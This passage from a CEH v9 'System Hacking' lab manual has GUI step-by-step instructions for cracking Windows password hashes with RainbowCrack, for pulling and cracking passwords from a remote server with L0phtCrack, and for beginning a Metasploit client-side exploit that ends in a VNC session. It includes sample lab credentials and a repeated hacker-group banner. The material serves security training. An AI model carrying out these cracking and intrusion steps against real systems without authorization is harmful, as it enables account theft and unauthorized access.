11. This generated table is used in tools such as RainbowCrack in order to crack passwords of various lengths, depending on the hashes you generate using Winrtgen.
12. Now, we shall try to use these tables and crack the password hashes using the RainbowCrack tool.

TASK 2

Add password hashes

13. Navigate to **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Tools to Create Rainbow Tables\RainbowCrack**, and double-click **rcrack_gui.exe**.
14. If an **Open File - Security Warning** pop-up appears, click **Run**.
15. The main window of RainbowCrack opens, as shown in the following screenshot:

RainbowCrack for GPU is the hash-cracking program in the RainbowCrack hash cracking utilities.




FIGURE 2.6: RainbowCrack main window

16. To add a password hash in RainbowCrack, click the **File** menu, and click **Add Hash...**

RainbowCrack for GPU is significantly faster than any non-GPU accelerated rainbow-table lookup program or straight GPU brute-force cracker.




FIGURE 2.7: Choosing Add Hash... option from File menu

17. The **Add Hash** dialog-box appears, as shown in the following screenshot:




FIGURE 2.8: Add Hash dialog-box

RainbowCrack uses time-memory tradeoff algorithm to crack hashes. It differs from the hash crackers that use brute-force algorithm.

TASK 3

Crack the hashes

18. Navigate to **e:** and open the **hashes.txt** file (which is already generated using Pwdump7 in a previous lab).
19. Copy a password hash from the **hashes.txt** file.




FIGURE 2.9: selecting the hashes

20. Paste it into the **Hash** field in RainbowCrack, provide a comment (optional), and click **OK**.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking




FIGURE 2.10: Adding Hashes

21. The selected **hash** is added to RainbowCrack, as shown in following screenshot:

Full time-memory trade-off tool suites, including rainbow table generation, sort, conversion, and lookup.




FIGURE 2.11: Added hash displayed in RainbowCrack GUI

22. To add more hashes, repeat above **steps 16–20**.

23. Added hashes are shown in the following screenshot:




FIGURE 2.12: Hashes pertaining to all the user account passwords

24. Click the **Rainbow Table** menu, and click **Search Rainbow Tables...**




FIGURE 2.13: Searching for rainbow tables

RainbowCrack for GPU software uses GPU from NVIDIA for computing, instead of CPU. By offloading computation task to GPU, the RainbowCrack for GPU software can be tens of times faster than the non-GPU version.

25. Browse to the **Rainbow Table**, located in **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Tools to Create Rainbow Tables\Winrtgen**.
26. Click **Open**.

A time-memory trade-off hash cracker needs a pre-computation stage at the time all plaintext/hash pairs within the selected hash algorithm, charset, plaintext length are computed. Results are stored in a listing of files called a rainbow table.




FIGURE 2.14: Choosing the rainbow tables

27. As soon as you click **Open**, RainbowCrack will crack the password hash and display passwords in plain text, as shown in the following screenshot:

RainbowCrack focuses on the development of optimized time-memory trade-off implementation, and the generation of large rainbow tables.




FIGURE 2.15: Hashes successfully cracked

Lab Analysis

Analyze and document the results related to this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 3

Auditing System Passwords Using L0phtCrack

L0phtCrack is a password auditing tool that contains features such as scheduling, hash extraction from 64-bit Windows versions, multiprocessor algorithms, and network monitoring and decoding. It can import and crack UNIX password files from remote Windows machines.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Because security and compliance are high priorities for most organizations, Attacks on an organization's computer systems take many different forms, such as spoofing, smurfing, and other types of Denial of Service (DoS) attacks. These attacks are designed to harm or interrupt the use of your operational systems.

Password cracking is a term used to describe the penetration of a network, system, or resource with or without the use of tools to unlock a resource that has been secured with a password. In this lab, we will look at what password cracking is, why attackers do it, how they achieve their goals, and what you can do to do to protect yourself. Through an examination of several scenarios, in this lab we describe some of the techniques they deploy and the tools that aid them in their assaults and how password crackers work both internally and externally to violate a company's infrastructure.

To be an expert ethical hacker and penetration tester, you must understand how to crack an administrator password. In this lab, we crack system user accounts using L0phtCrack.

Lab Objectives

The objective of this lab is to help students learn how to:

- Use the L0phtCrack tool to attain user passwords that can be easily cracked

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab Environment

To carry out the lab you need:

- **L0phtCrack** tool located at **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Password Cracking Tools\L0phtCrack**
- Windows Server 2012 running as a Host Machine
- Windows Server 2008 running as a virtual machine
- Or download the latest version of L0phtCrack at http://www.l0phtcrack.com
- Administrative privileges to run tools

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

Lab Duration

Time: 10 Minutes

Overview of the Lab

In this lab, being a security auditor, you will be running the L0phtCrack tool by giving the remote machine's administrator user credentials. User accounts passwords that are cracked in a short amount of time are considered to be weak, and you need to take certain measures to make them stronger.

In this lab, we are auditing passwords on a Windows Server 2008 system.

Lab Tasks

TASK 1

Install and Configure L0phtCrack

1. Log On to **Windows Server 2008** virtual machine from Hyper-V manager.
2. Switch back to the host machine (**Windows Server 2012**) and navigate to **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Password Cracking Tools\L0phtCrack**. Double-click **le6setup_v6.0.18.exe**.
3. If an **Open File - Security Warning** appears, click **Run**.
4. Follow the wizard driven installation steps to install L0phtCrack.

You can also download the L0phtCrack from http://www.l0phtcrack.com.

Note: At the time of installation, **Program Compatibility Assistant** pop-up may appear. Click **Close,** and continue with the installation.

5. On completing the installation, launch **L0phtCrack** application from **Apps** screen.




FIGURE 3.1: Launching the application from Apps screen

6. If a **Reminder** pop-up prompts you to enter the key, press **OK** to continue.
7. The **L0phtCrack Wizard** appears; click **Next**.

LOphtCrack supports pre-computed password hashes.

LOphtCrack can also crack UNIX password files.




FIGURE 3.2: LOphtCrack Wizard

8. Choose **Retrieve from a remote machine** in the **Get Encrypted Passwords** section, and click **Next**.

LOphtCrack has a built-in ability to import passwords from remote Windows, including 64-bit versions of Windows 8.1, Windows 7, and UNIX machines, without requiring a third-party utility.

FIGURE 3.3: Get Encrypted Passwords wizard

9. You are setting this option for auditing passwords on a remote machine.

10. Click the **Strong Password Audit** radio button from the **Choose Auditing Method** section, and click **Next.**




FIGURE 3.4: Choose a strong password audit wizard

LOphtCrack offers remediation assistance to system administrators.

11. In the **Pick Reporting Style** section, check all the options.
12. Click **Next**.

LOphtCrack has real-time reporting that is displayed in a separate, tabbed interface.




FIGURE 3.5: Pick Reporting Style wizard

13. On configuring all the options, click the **Finish** button in the **Begin Auditing** section.




FIGURE 3.6: Begin Auditing wizard

TASK 2

Crack System Passwords

14. The **L0phtCrack** main window appears, along with **Import** pop-up, as shown in the following screenshot:




FIGURE 3.7: L0phtCrack main window

15. In the **Import** pop-up, select the **Remote machine** radio-button from the **Import from** section, and click **Add...**.




FIGURE 3.8: Import window

16. The **Add Machine to Remote Import** pop-up appears. Enter the IP address of the target machine (**Windows Server 2008**) in **Machine** field, choose the **operating system** (in this case, **Windows**), and click **OK**.




FIGURE 3.9: Add Machine to Remote Import pop-up

Note: The IP address of **Windows Server 2008** virtual machine is **10.0.0.11**. This may vary in your lab environment.

17. The **Enter Credentials** window appears. Select **Use specific credentials for this machine** option, enter the admin user credentials of **Windows Server 2008** (i.e., **Administrator/ qwerty@123**), enter the **Domain** as **CEH.com**, and then click **OK**.




FIGURE 3.10: Enter Credentials window

18. **Select** the target machine, and click **OK**.




FIGURE 3.11: Import window

19. The **Processing** pop-up appears, and L0phtCrack begins to establish a remote connection to the target machine, as shown in the following screenshot:

FIGURE 3.12: Import window

Note: If a **Please Register** dialog box appears, click **Cancel**; if a **Warning** pop-up appears, click **OK**.

20. Once the processing is complete, all the remote users are displayed, along with the cracked passwords (which in this case are weak), as shown in the following screenshot:

LOphtCrack uses Dictionary, Hybrid, Recomputed, and Brute Force Password auditing methods.




FIGURE 3.13: Successfully cracked passwords

21. So, you have successfully attained weakly configured passwords.
22. As a security auditor/administrator, you need to enforce strong passwords for user accounts, to avoid passwords being stolen.

Lab Analysis

Document all the results and reports gathered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab 4

Exploiting Client-Side Vulnerabilities and Establishing a VNC Session

Attackers use client-side vulnerabilities to exploit unpatched software, thereby attaining access to the machine on which the software is installed.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

VNC enables attackers to remotely access and control computers targeted from another computer or mobile device, wherever they are in the world. At the same time, it is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and use cases, including providing IT desktop support to colleagues and friends, and accessing systems and services on the move. Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions and remotely control these targets.

Lab Objectives

The objective of this lab is to help students learn how to exploit client-side vulnerabilities and establish a VNC session.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

Lab Environment

To carry this out, you need:

- A computer running Window Server 2012
- Kali Linux running in Virtual machine (Attacker Machine)
- Windows 7 running in virtual machine (Victim machine)
- A web browser
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Overview of the Lab

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 7 machine that allows you to gain remote access to it through a remote desktop connection.

Lab Tasks

TASK 1

Launch Metasploit Console

1. Launch **msfconsole** on the Kali Linux machine, and open a command terminal; then type **msfconsole** and press **Enter**.

